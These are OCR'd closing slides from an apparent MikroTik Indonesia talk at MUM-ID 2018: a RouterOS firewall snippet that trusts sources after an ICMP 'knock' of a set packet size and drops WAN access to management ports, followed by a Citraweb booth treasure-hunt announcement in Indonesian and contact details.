
```
/ip firewall filter

add chain=forward src-address-list=trusted
   action=accept

add chain=forward protocol=icmp in-interface=[WAN]
   packet-size=678 address-list-timeout=3600
   action=add-src-to-address-list address-list=trusted

add chain=forward protocol=tcp in-interface=[WAN]
   dst-port=8728,8729,21,22,23,8291,80,443
   action=drop
```

Spesial di MUM-ID 2018

Treasure Hunt

- Ambil kartu di booth Citraweb
- Tebak nama produk yang dibawa oleh 4 orang Usher untuk melengkapi mendapatkan 4 stempel.
- Berhadiah: CCR, Mikrobits, dll





CITRAWEB
DIGITAL MULTISOLUSI

Thank You

Comments and suggestions:

info@mikrotik.co.id

@mikrotik_id @valensriyadi

Mikrotik Indonesia

@mikrotik.indonesia